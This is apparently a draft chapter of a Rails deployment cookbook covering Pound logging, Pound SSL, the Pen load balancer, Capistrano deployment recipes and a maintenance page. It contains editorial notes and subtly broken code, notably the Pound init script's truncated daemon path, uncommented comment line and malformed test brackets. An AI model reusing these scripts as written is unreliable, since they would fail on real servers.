


Figure 13.2. A Rails deployment configuration load ballancing with Pound.

## See Also

- 

<xi:include></xi:include>

## 13.6 Customize Pound's Logging with Cronolog

### Problem

You're using Pound as a software load balancer. By default Pound logs to syslog. This is probably not where you want your web application's access logs, especially if your site gets a lot of traffic. You want a way to have Pound log to a directory of your choosing, just as you're used to with Apache or Lighttpd.

### Solution

cronolog is a useful utility that takes input and writes it to log files named according to a string based on the current date and time. By default, Pound sends its logs to syslog, but it can be configured to send its logs to standard error instead. Once the default behaviour has been overridden, you can pipe Pound's output to cronolog, giving you total control over where your logs are saved.

The first step is to install cronolog. Install it on a Debian based system with:

```
$ apt-get update
$ apt-get install cronolog
```

Alternatively, you can download the source and build it yourself:

```
$ wget http://cronolog.org/download/cronolog-1.6.2.tar.gz
$ tar xvzf cronolog-1.6.2.tar.gz
$ cd cronolog-1.6.2
$./configure --prefix=/usr/local
$ make
$ sudo make install
```

Once you have cronolog installed, you can test it by sending it some output from the command-line with echo. For example:

```
$ echo "This is a test." | /usr/bin/cronolog \
> /var/log/www/%Y/access.%m-%d-%y.log
```

Running this command demonstrates how cronolog accepts input and creates log files based on a template string consisting of the current date and time. In this case, cronolog receives the output of the echo command and creates a directory named *2006* under */var/log/www*, containing a file called *access.07-17-06.log*.

```
$ cat /var/log/www/2006/access.07-17-06.log
This be a test.
```

The date template format string is the same as the Unix date command (which is in turn the same as your system C library's implementation of the *strftime*). See the cronolog man page for a full listing of format options.

The idea behind using cronolog with Pound is basically the same. You want to pipe the output of Pound directly to cronolog. In order to get at Pound's logs, you have to disable its built-in logging behavior that sends all of its output to syslog. To do this you

reconfigure Pound, passing the `--disable-log` to the configure command. (Unfortunately, you can't change the logfile destination by editing a runtime configuration file).

```
$ tar xvzf Pound-2.0.9.tgz
$ cd Pound-2.0.9
$./configure --disable-log
$ make
$ sudo make install
```

The final step is to pipe Pound's output to cronolog. On a Debian system you can modify Pound's init script. Basically, wherever `pound` is started, you add an additional pipe string to the `cronolog` command. Here's my Pound init script:

*/etc/init.d/pound:*

```
#!/bin/sh

PATH=/sbin:/bin:/usr/sbin:/usr/bin
DAEMON=/usr/local/sbin/poun
CRONOLOG='/usr/bin/cronolog /var/log/www/pound/%Y/access.%m-%d-%y.log'
NAME=pound
DESC=pound
PID=/var/run/$NAME.pid

test -f $DAEMON || exit 0

set -e

check if pound is configured or not
if [-f "/etc/default/pound"]
then
 . /etc/default/pound
 if ["$startup" != "1"]
 then
 echo -n "pound won't start unconfigured. configure & set startup=1"
 echo "in /etc/default/pound"
 exit 0
 fi
else
 echo "/etc/default/pound not found"
 exit 0
fi

case "$1" in
 start)
 echo -n "Starting $DESC: "
 start-stop-daemon --start --quiet --exec $DAEMON | $CRONOLOG &
 echo "$NAME."
 ;;
 stop)
 echo -n "Stopping $DESC: "
 start-stop-daemon --oknodo --pidfile $PID --stop --quiet \
 --exec $DAEMON
 echo "$NAME.";
```

```

;;
restart|force-reload)
echo -n "Restarting $DESC: "
start-stop-daemon --pidfile $PID --stop --quiet --exec $DAEMON
sleep 1
start-stop-daemon --start --quiet --exec $DAEMON | $CRONOLOG &
echo "$NAME."
;;
*)
N=/etc/init.d/$NAME
echo "Usage: $N {start|stop|restart|reload|force-reload}" >&2
echo "Usage: $N {start|stop|restart|force-reload}" >&2
exit 1
;;
esac

exit 0

```

To avoid some repetition, I store the call to cronolog in a Bash variable named “CRONOLOG.” Then, in each place where pound is called, I append: ”| \$CRONOLOG &” (a pipe, the output of the CRONOLOG variable, and an ampersand to put the process into the background).

After starting Pound with the init script with

**Don't need to say this, but this one isn't finished.**

One major question: Throughout this book, you're very debian centered. That's OK (maybe even good, since the rails community looks down its nose a bit at anything other than OS X). But (both here and elsewhere), do you want to give more attention to OS X? Startup scripts are of course different. You'd install either by building it yourself or using darwin ports (if there's a port for cronolog—I can't check right now).

```
$ sudo /etc/init.d/pound start
```

## Discussion

With the configuration outlined in the solution, Pound logs its Apache-style logs (Pound loglevel 3) to the file `/var/log/www/pound/2006/access.07-17-06.log`:

```

blog.tupleshop.com 24.60.34.25 - - [11/Jul/2006:10:51:15 -0700]
 "GET /favicon.ico HTTP/1.1" 200 1406 "" "Mozilla/5.0 (Macintosh; U;
 PPC Mac OS X Mach-0; en-US; rv:1.8.0.4) Gecko/20060508
 Firefox/1.5.0.4"
blog.tupleshop.com 67.121.136.191 - - [11/Jul/2006:10:55:12 -0700]
 "GET /images/figures/pound-deploy.png HTTP/1.1" 200 45041 ""
 "Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en) AppleWebKit/418.8
 (KHTML, like Gecko) Safari/419.3"
blog.tupleshop.com 68.142.33.136 - - [11/Jul/2006:10:55:50 -0700]
 "GET /images/figures/pound-deploy.png HTTP/1.1" 200 45041
 "http://www.oreillynet.com/ruby/blog/" "Mozilla/5.0 (Macintosh; U;
 PPC Mac OS X; en) AppleWebKit/418 (KHTML, like Gecko)
 NetNewsWire/2.1"

```

This log file format is one field away from Apache's "common" log file format. The first field is the additional one; specifying the host portion of the request. Pound lets you opt to leave this field off, in which case you can feed the resultant logs directly to a log file analysis tool such as AWStats.

#### How do you leave this field off?

One of the benefits of using cronolog is that you get log rotation for free. In other words, you don't have to stop your web server periodically, while you rotate out large log files for fresh (empty) ones.

### See Also

- For more information about the log analysing tool, AWStats, see <http://awstats.sourceforge.net>.

<xi:include></xi:include>

## 13.7 Configuring Pound with SSL Support

### Problem

You want to secure HTTP traffic to and from your Rails application by using SSL (Secure Sockets Layer). Specifically, you want to use SSL with a cluster of Mongrel servers.

### Solution

Use Pound to handle HTTPS requests, decrypting and passing them back to your Mongrel cluster as plain HTTP.

For Pound to handle HTTPS requests, you have configure it with SSL support at build-time. Do this by passing the `--with-ssl` option to `configure`, supplying the location of your OpenSSL header files (e.g. `/usr/include/openssl`).

```
$ cd /usr/local/src/Pound-2.0
$./configure --with-ssl=/usr/include/openssl
$ make
$ sudo make install
```

To verify that pound has been built and configured successfully, you can always run

```
$ pound -v -c
30/Jul/2006 22:22:10 -0700: starting...
Config file /usr/local/etc/pound.cfg is OK
```

Now, edit the Pound configuration file, adding a `ListenHTTPS` directive. Within that directive, specify port 443 and the location of your SSL certificate (e.g. `/usr/local/etc/openssl/site-cert.pem`).

`/etc/pound/pound.cfg`:

```
User "www-data"
Group "www-data"
```

```

LogLevel 3
Alive 30

ListenHTTPS
 Address 69.12.146.109
 Port 443
 Cert "/usr/local/etc/openssl/site-cert.pem"
 HeadRemove "X-Forwarded-Proto"
 AddHeader "X-Forwarded-Proto: https"
End

Service
 BackEnd
 Address 127.0.0.1
 Port 3303
 End
 BackEnd
 Address 127.0.0.1
 Port 3304
 End
 Session
 Type BASIC
 TTL 300
 End
End

```

After restarting Pound, you should be able to visit your Rails application over SSL with URLs beginning with "https://".

## Discussion

The listener in solution's configuration adds a header named "X-Forwarded-Proto" that indicating that the original request was via HTTPS. Without this, there would be no way for your Rails application to know if requests are being encrypted or not. Especially if you're processing highly sensitive information, such as credit card numbers, your actions need to be able to confirm that they are not sending and receiving this data in plain-text, over the network.

By adding the "X-Forwarded-Proto: https" header to requests being passed to the Mongrel servers, you can use the `Request#ssl?` method to test for SSL. For example, the following call in one of your views will confirm that Pound is communicating with external clients via HTTPS:

```
ssl? <%= request.ssl? %>
```

## See Also

- 

[`<xi:include></xi:include>`](#)

## 13.8 Simple Load Balancing with Pen

### Problem

You want to set up simple load balancing to a cluster of back-end web servers such as Mongrel. Although Pound configuration is not very complicated, you'd like something that's even simpler to get up and running.

### Solution

Pen is a very lightweight software load balancer that you typically run as a single command, with all configuration passed as arguments to this command. To demonstrate a simple setup in which Pen distributes requests between two Mongrel servers, start the Mongrel cluster with

```
$ sudo mongrel_rails cluster::start
Starting 2 Mongrel servers...
```

Then, verify that the Mongrel processes are listening on the ports that you configured in your *mongrel\_cluster.yml* with the *lsof* command:

```
$ sudo lsof -i -P | grep mongrel
mongrel_r 11567 mongrel 3u IPv4 17648 TCP *:4000 (LISTEN)
mongrel_r 11570 mongrel 3u IPv4 17654 TCP *:4001 (LISTEN)
```

Start Pen listening on port 80:

```
$ sudo pen -l pen.log 80 localhost:4000 localhost:4001
```

The `-l` option tells Pen to log to the specified file, *pen.log*. Following that is the port that Pen is listening on, 80 in this case. Finally, each server in the cluster is listed with the hostname and port number. By default, the *pen* command starts Pen as a background process. To verify that it's running, use *ps*:

```
$ sudo ps -ef | grep pen
root 11671 1 0 13:40 ? 00:00:00 pen -l pen.log 80
localhost:4000 localhost:4001
```

To verify that Pen is listening on the port you specified, use *lsof* and *grep* for "pen."

```
$ sudo lsof -i -P | grep pen
pen 11671 root 3u IPv4 17973 TCP *:80 (LISTEN)
```

### Discussion

As you can see, Pen doesn't take much in the way of configuration files to get running. This might be very appealing if your situation is relatively simple. As of version 0.17.1, SSL support for Pen is considered "experimental." You can configure SSL support by building Pen with the `--with-experimental-only-ssl` option.

By default, Pen uses a load balancing algorithm that keeps track of clients and tries to send them back to the server they used last. This allows your application to preserve session information for each connecting client. If your application doesn't use sessions,

you can tell Pen to use a round-robin load balancing algorithm instead by passing the the `-r` option.

One issue that might be problematic, depending on your application, is that Rails sees requests as originating from the IP address of the web server that serves the request. So when you're running Pen, your Rails application will see requests coming from 127.0.0.1 (which is running the Pen instance), instead of the IP address from which the incoming request came. You can verify this by placing the following line in one of your views:

```
<p>request.remote_ip: <%= request.remote_ip %></p>
```

If you do find that Pen will meet the needs of your application, there are some supporting tools that you should investigate. These commands and their function are:

*penctl*

connects to the optional control socket on a pen load balancer. It reads commands from the command line, performs minimal syntax checking and sends them to pen. Replies, if any, are printed on stdout.

*penlogd*

receives log entries from Pen and from each of the balanced web servers, consolidates the entries by replacing the source addresses in each entry with the "real" client address, and writes the result to stdout or to the file given on the command line.

*penlog*

reads webserver log entries from stdin and sends them using UDP to penlogd.

## See Also

- The Pen website: <http://siag.nu/pen/>

*<xi:include></xi:include>*

## 13.9 Deploying your Rails Project with Capistrano

### Problem

*Contributed by: Matt Ridenour*

You would like to automate the deployment of your Rails project to your production server. The production server is configured with either Apache or Lighttpd and FastCGI.

## Solution



While Capistrano itself can run on Windows, it cannot deploy to Windows-based production servers.

Install the Capistrano gem:

```
~$ sudo gem install capistrano
```

Use the cap command to prepare the Rails application for deployment:

```
~$ cap --apply-to /Users/Mattbot/development/blog
```

The cap utility installs a deployment file called *deploy.rb* in your project's *config* directory. Open *config/deploy.rb* in your editor and find the "REQUIRED VARIABLES" section. Find the `set :application` line and set the right side value to your project's name. The project for this recipe is called "blog". Directly below the `:application` variable is the `:repository` variable. Set that to the URL of your subversion repository. Local file URLs such as `file:///Users/Mattbot/svn/blog` are not allowed; you must used a repository accessible via svn, ssh+svn or http.

Your settings should look similar to those below:

```
set :application, "blog"
set :repository, "ssh+svn://matt@mattbot.net/Users/Mattbot/svn/blog"
```

Next, select the server roles used for deployment. We will deploy to a single computer, so all the roles will be assigned to the same server. In the "ROLES" section, assign the server to the web, app and db roles.

```
role :web, "mattbot.net"
role :app, "mattbot.net"
role :db, "mattbot.net"
```

Be sure to set the `:user` variable in the "OPTIONAL VARIABLES" section to the user name of your account on the production server, if it differs from the user name of the account on the system from which you are deploying your project:

```
set :user, "matt"
```

If you are using Apache, add the following lines to the end of the file:

```
desc "Restart the Apache web server"
task :restart, :roles => :app do
 sudo "apachectl restart graceful"
end
```

Once you save the file, you are ready to begin. Run the following rake task to create the project's directory structure on the server:

```
~/blog$ rake remote:exec ACTION=setup
```

You will be prompted for password to the production server. Enter it to continue.

Now run the rake command to commence deployment:

```
~/blog$ rake deploy
```

Enter the production server's password again. Capistrano now installs the latest version of your project to the production server. The default path to the project on the production server is */u/apps/your\_application\_name* (for this example, */u/apps/blog*).

If Capistrano encounters any errors during deployment, it will rollback any changes it has already made and revert the production server to the previously deployed version of your project, if available. If you have accidentally deployed a version of your project that incorporates new bugs, you can manually rollback the deployment with the following command:

```
~/blog$ rake rollback
```

## Discussion

This recipe is somewhat misleading. Capistrano (formerly known as SwitchTower) is far more than just a web application file transfer program. It's a general purpose utility for executing commands across many servers at once. These commands (called tasks) can execute any system administration task you can put in a shell script. Tasks can be assigned to subsets of the servers and can be conditional. All run from a single command. Very powerful stuff.

Like Rails, Capistrano requires your adherence to a few simple conventions to minimize the configuration requirements. Be sure you comply with the following before you begin:

- You are deploying to a remote server or servers.
- Your user account on the server has administrative access.
- You are using SSH to communicate with your servers.
- Your servers have a POSIX-compliant shell, such as bash or ksh. Windows, csh, and tcsh cannot be used.
- If you use multiple servers, all the servers share a common password.
- For Rails deployment, your project must be stored in a version control repository that is network accessible. If you have not already created a version control repository for your project, read the Recipe 1.x, "Getting your Rails Project into Subversion" and do so now.

In the "OPTIONAL VARIABLES" section of the deployment recipe, you can tailor some of the default settings to better suit your needs. Capistrano places the project in directory called */u/apps/your\_project\_name* on the servers. It may make more sense to change this to something that better fits your server's directory structure. Uncomment the `set :deploy_to` line and change the `deploy_to` variable to the path you want your project installed to on your servers. For example, on Mac OS X, you might prefer:

```
set :deploy_to, "/Library/WebServer/#{application}"
```

You may have been terrified to see your password echoed to the screen during the "rake remote:exec ACTION=setup" step. Install the `termios` gem to supress this behavor. Loose lips sink ships.

```
~/blog$ sudo gem install termios
```

Capistrano's setup task creates a new directory structure on the production server. This structure is different from the standard Rails directory structure. Take a minute to examine the new directories. Under your project's main directory, you'll find a directory called `releases`, which contains copies of each of your project's deployments. There's a subdirectory for each deployment named after the UST time it was deployed. Also in the project's main directory, you'll find a symbolic link named `current` linking to the current release. From the main directory, your project's log files are symlinked within the `shared/log` so they persist between deployments.

As the number of servers in your load balancing plan grows, Capistrano can still deploy everything with a single "rake deploy" command. Assign the new servers to the appropriate roles in the deployment recipe. You are not limited to three servers when you assign the role variables, nor are you limited to three roles. Define new servers and roles as you need them.

```
role :web, "www1.mattbot.net", "www2.mattbot.net"
role :app, "rails.mattbot.net", "www2.mattbot.net"
role :db, "7zark7.mattbot.net", :primary => true
role :db, "1rover1.mattbot.net"
role :backup, "mysafeplace.mattbot.net"

desc "Move backups offsite."
task :offsite_backup, :roles => :backup do
 run "scp 7zark7.mattbot.net:/backups/* /backups/7zark7/"
end
```

New tasks can be run independently via rake:

```
~/blog$ rake remote:exec ACTION=offsite_backup
```

Task creation is a large subject beyond the scope of this recipe but definately a recommended area for further investigation if you find Capistrano's deployment abilities useful.

## See Also

- For instructions on version managing your Rails code with Subversion, see Recipe 1.11

<xi:include></xi:include>

## 13.10 Deploying Your Application to Multiple Environments with Capistrano

### Problem

*Contributed by: Ben Bleything*

You want to use Capistrano to deploy your application, but you need to be able to deploy to more than one environment.

### Solution

*Note: for this recipe, we'll be assuming you have a production and a staging environment.*

Capistrano is extremely flexible; it gives you a great deal of control over your deployment recipe. In order to take advantage of this to accomplish your goal, set up your deployment environments up inside tasks:

*config/deploy.rb:*

```
set :application, 'example'
set :repository, 'http://svn.example.com/example/trunk'

set :deploy_to, '/var/www/example'
set :user, 'vlad'

task :production do
 role :web, 'www.example.com'
 role :app, 'www.example.com'
 role :db, 'www.example.com', :primary => true
end

task :staging do
 role :web, 'staging.example.com'
 role :app, 'staging.example.com'
 role :db, 'staging.example.com', :primary => true
end
```

Once that's in place, you can perform actions in your desired environment by chaining commands together:

```
$ cap staging setup
$ cap production setup deploy
```

### Discussion

We've only really scratched the surface above. By setting our environment in tasks and then chaining them together, you can create complex deployment recipes. For instance, to initialize your environments once you've got them configured, this is perfectly valid:

```
$ cap staging setup deploy production setup deploy
```

If your environment is simpler, you may be able to simplify the deployment recipe as well. For instance, if your staging environment is just another directory on the production server, you can do this:

*config/deploy.rb:*

```
set :application, 'example'
set :repository, 'http://svn.example.com/example/trunk'

set :web, 'example.com'
set :app, 'example.com'
set :db, 'example.com', :primary => true

set :deploy_to, '/var/www/production'
set :user, 'vlad'

task :stage do
 set :deploy_to, '/var/www/staging'

 deploy
end
```

Then run your new task:

```
$ cap stage
```

In order to accomodate your alternate environments, you may want to create new environments in your Rails application. This is as simple as adding a new section to your `database.yml` and cloning your `config/environments/production.rb`:

*config/database.yml:*

```
common: &common
 adapter: sqlite

development:
 database: db/dev.sqlite
 <<: *common

test:
 database: db/test.sqlite
 <<: *common

production:
 database: db/production.sqlite
 <<: *common

staging:
 database: db/staging.sqlite
 <<: *common

$ cp config/environments/production.rb config/environments/staging.rb
```

## See Also

<xi:include></xi:include>

## 13.11 Deploying with Capistrano When You Can't Access Your SCM

### Problem

*Contributed by: Ben Bleything*

You want to use Capistrano to deploy your Rails application, but your deployment server cannot access your source code repository. This recipe is also useful if you use a source control system that Capistrano does not natively support.

### Solution

Capistrano's `update_code` task is the code responsible for getting the new version of your code onto the server. Override it in your `config/deploy.rb` like so:

`config/deploy.rb`:

```
Your deploy.rb contents here

task :update_code, :roles => [:app, :db, :web] do
 on rollback { delete release_path, :recursive => true }

 # this directory will store our local copy of the code
 temp_dest = "to_deploy"

 # the name of our code tarball
 tgz = "to_deploy.tgz"

 # export the current code into the above directory
 system("svn export -q #{configuration.repository} #{temp_dest}")

 # create a tarball and send it to the server
 system("tar -C #{temp_dest} -czf #{tgz} .")
 put(File.read(tgz), tgz)

 # untar the code on the server
 run <<-CMD
 mkdir -p #{release_path} &&
 tar -C #{release_path} -xzf #{tgz}
 CMD

 # symlink the shared paths into our release directory
 run <<-CMD
 rm -rf #{release_path}/log #{release_path}/public/system &&
 ln -nfs #{shared_path}/log #{release_path}/log &&
 ln -nfs #{shared_path}/system #{release_path}/public/system
 CMD

 # clean up our archives
 run "rm -f #{tgz}"
 system("rm -rf #{temp_dest} #{tgz}")
end
```

With that method changed, you can now deploy like normal:

```
$ cap deploy
```

## Discussion

In order to deploy your code when you can't check it out directly, you need to find another way to get the code to the server. The simplest method is to make an archive of the code, as we demonstrated above. By doing so, you get to take advantage of Capistrano's built-in handling of multiple servers.

You can also alter the solution given above for situations when your application is not in source control:

```
Your deploy.rb contents here

task :update_code, :roles => [:app, :db, :web] do
 on rollback { delete release_path, :recursive => true }

 # the name of our code tarball
 tgz = "to_deploy.tgz"

 # create a tarball and send it to the server
 system("tar -czf /tmp/#{tgz} .")
 put(File.read("/tmp/#{tgz}"), tgz)

 # untar the code on the server
 run <<-CMD
 mkdir -p #{release_path} &&
 tar -C #{release_path} -xzf #{tgz}
 CMD

 # symlink the shared paths into our release directory
 run <<-CMD
 rm -rf #{release_path}/log #{release_path}/public/system &&
 ln -nfs #{shared_path}/log #{release_path}/log &&
 ln -nfs #{shared_path}/system #{release_path}/public/system
 CMD

 # clean up our archives
 run "rm -f #{tgz}"
 system "rm -f /tmp/#{tgz}"
end
```

The main difference here is that we're now taking a tarball of the current directory and uploading that, instead of exporting a fresh copy to a temporary directory.

It would also be possible to use `scp`, `sftp`, `rsync`, or any number of other file transfer methods, but each has its disadvantages. One of Capistrano's strong points is that it executes commands on clusters of servers at once. The alternatives mentioned above all share one major disadvantage: there's no good way to let Capistrano do the heavy lifting for you. If only have one server, this is less of a problem, but in a multi-server environment, using methods other than the solution above will quickly get unwieldy.

For example, to use `scp`, you would either need to iterate over the servers you have defined, pushing the code to each in turn, or use Capistrano's `run` method to invoke `scp` on the remote server to pull the code to the server from your local workstation. The latter method has other difficulties, too, not least of which is setting up the deployment server with an SSH key to access your workstation and getting that key into the session that Capistrano is running.

## See Also

<xi:include></xi:include>

## 13.12 Deploying with Capistrano and mongrel\_cluster

### Problem

You want to use Capistrano to deploy a web application that's being served by several Mongrel processes. You need the ability to stop and start your entire Mongrel cluster with one command; bringing a half-dozen serveres up and down manually is driving you crazy!

### Solution

If your Rails application is being served by more the one Mongrel server and you don't have `mongrel_cluster` installed, install it now. In addition to making it easier to start and stop all of your Mongrel processes with one `mongrel_rails` command, the `mongrel_cluster` gem includes a custom Capistrano task that overrides the default tasks that were initially designed for use with Apache and FastCGI.

Installing the `mongrel_cluster` gem gives you a library of Capistrano tasks that you can include in your deployment environment. Once you've installed `mongrel_cluster`, look for a file called `recipes.rb` located under the `mongrel_cluster` gem directory. (On Unix based systems, this should be: `/usr/local/lib/ruby/gems/1.8/gems/`). Within that directory, the name of the `mongrel_cluster` gem should be something like `mongrel_cluster-0.2.0/lib/mongrel_cluster` (depending on the version of the gem).

First, apply Capistrano to your application, if you haven't done so already:

```
$ cap --apply-to /var/www/cookbook
```

Then, make the task library included with `mongrel_cluster` available to the `cap` command within the context of your application. To do this, include the following `require` statement at the top of you application's `deploy.rb`:

`config/deploy.rb`:

```
require 'mongrel_cluster/recipes'

set :application, "cookbook"
set :repository, "https://orsini.us/svn/#{application}"
```

```
role :web, "tupleshop.com"
role :app, "tupleshop.com"

set :user, "rob"
set :deploy_to, "/var/www/apps/#{application}"
```

Also, you should have a `mongrel_cluster` configuration file that contains something like the following:

`config/mongrel_cluster.yml`:

```

cwd: /var/www/cookbook/current
port: "8000"
environment: production
pid_file: log/mongrel.pid
servers: 2
```

Initialize your application on the servers with:

```
$ cap setup
```

On the server (or servers) create a directory in `/etc` called `mongrel_cluster`. Within that directory, create a symbolic link to your application's `mongrel_cluster.yml`.

```
$ sudo mkdir /etc/mongrel_cluster
$ cd /etc/mongrel_cluster
$ ln -s /var/www/apps/cookbook/current/config/mongrel_cluster.yml cookbook.conf
```

The symbolic link is named after the application that it applies to. Now, deploy your project with

```
$ cap deploy
```

Capistrano performs the standard sequence of deployment events: checking out the latest version of your project from your Subversion repository and updating the "current" symbolic link to point to the new version of your application on the server. Finally, Capistrano restarts your mongrel cluster with the following two commands:

```
sudo mongrel_rails cluster::stop -C /etc/mongrel_cluster/cookbook.conf
sudo mongrel_rails cluster::start -C /etc/mongrel_cluster/cookbook.conf
```

## Discussion

Here are all the Mongrel-related tasks that the `mongrel_cluster` adds to your Capistrano deployment environment.

*configure\_mongrel\_cluster*

Configure Mongrel processes on the app server. This task uses the `:use_sudo` variable to determine whether to use sudo or not. By default, `:use_sudo` is set to true.

*spinner*

Start the Mongrel processes on the app server by calling `restart_mongrel_cluster`.

*restart*

Restart the Mongrel processes on the app server by calling `restart_mongrel_cluster`.

*restart\_mongrel\_cluster*

Restart the Mongrel processes on the app server by starting and stopping the cluster.

*start\_mongrel\_cluster*

Start Mongrel processes on the app server.

*stop\_mongrel\_cluster*

Stop the Mongrel processes on the app server.

The fact that Capistrano ships with the assumption that you're running Apache with FastCGI probably dates it a bit. This isn't really a big deal because of the ease with which you can customize, override, and create your own tasks.

## See Also

- 

<xi:include></xi:include>

## 13.13 Disabling your Website During Maintenance

### Problem

You occasionally need to stop your Rails application while performing work on your server. Whether this maintenance is planned or not, you want to have a system in place for gracefully disabling your site until you put your application back online.

### Solution

Capistrano comes with two default tasks called `disable_web` and `enable_web`. These tasks are designed to disable your Rails application temporarily, redirecting all requests to an HTML page explaining that the site is temporarily down for maintenance. Running

```
$ cap disable_web
```

writes a file named *maintenance.html* to the *shared/system* directory created by Capistrano. Then a symbolic link is created in the *public* directory of the running Rails application. For example, an application called "cookbook" located in */var/www/cookbook*, will get a symbolic link in */var/www/cookbook/current/public*:

```
system -> /var/www/cookbook/shared/system
```

The corresponding task, `enable_web`, simply deletes *maintenance.html* from the *shared/system* directory. For example:

```
$ cap enable_web
```

Capistrano doesn't do anything to redirect requests to *maintenance.html*. It's expected that your web server will be configured to detect the presence of this file and redirect

all requests to it, if it exists. Otherwise, requests should be routed to your Rails application as they normally are.

If you're running Apache (and these tasks assume you are), you can use the `mod_rewrite` module to redirect requests based on the existence of `maintenance.html`. To do this, add the following to your main Apache configuration (or to the specific virtual host block if applicable):

```
DocumentRoot /var/www/cookbook/current/public

RewriteEngine On

RewriteCond %{DOCUMENT_ROOT}/system/maintenance.html -f
RewriteCond %{SCRIPT_FILENAME} !maintenance.html
RewriteRule ^.*$ /system/maintenance.html [R]
```

Of course, `DocumentRoot` should point to the *current/public* directory of your Rails application.

Two options that you can set when calling `disable_web` are the reason for the down time and the date/time that user should expect the application to come back online. Set these as environment variables before calling `cap disable_web`, such as:

```
$ export REASON="a MySQL upgrade"
$ export UNTIL="Sat Jul 30 15:20:21 PDT 2006"
$ cap disable_web
```

## Discussion

If you don't have `mod_rewrite` installed, you can configure it by recompiling Apache with

```
$./configure --prefix=/usr/local \
> --enable-proxy-shared \
> --enable-proxy_http-shared \
> --enable-proxy-balancer-shared \
> --enable-rewrite
```

followed by:

```
$ make
$ sudo make install
```

After running `cap disable_web` from the setup described in the solution, users attempting to view any area of your site will see something like Figure 13.3.

You can also modify the template that's used to generate `maintenance.html` by editing `capistrano-1.1.0/lib/capistrano/recipes/templates/maintenance.rhtml` in your system's gem directory (e.g. `/usr/local/lib/ruby/gems/1.8/gems/`).

If you're running Lighttpd you won't have the luxury of Apache's `mod_rewrite` conditions to test for the existence of `maintenance.html`. Instead, Lighttpd users typically have two configuration files; one for normal conditions, and another that redirects requests to `system/maintenance.html`. When `cap disable_web` is called, Lighttpd is stop-

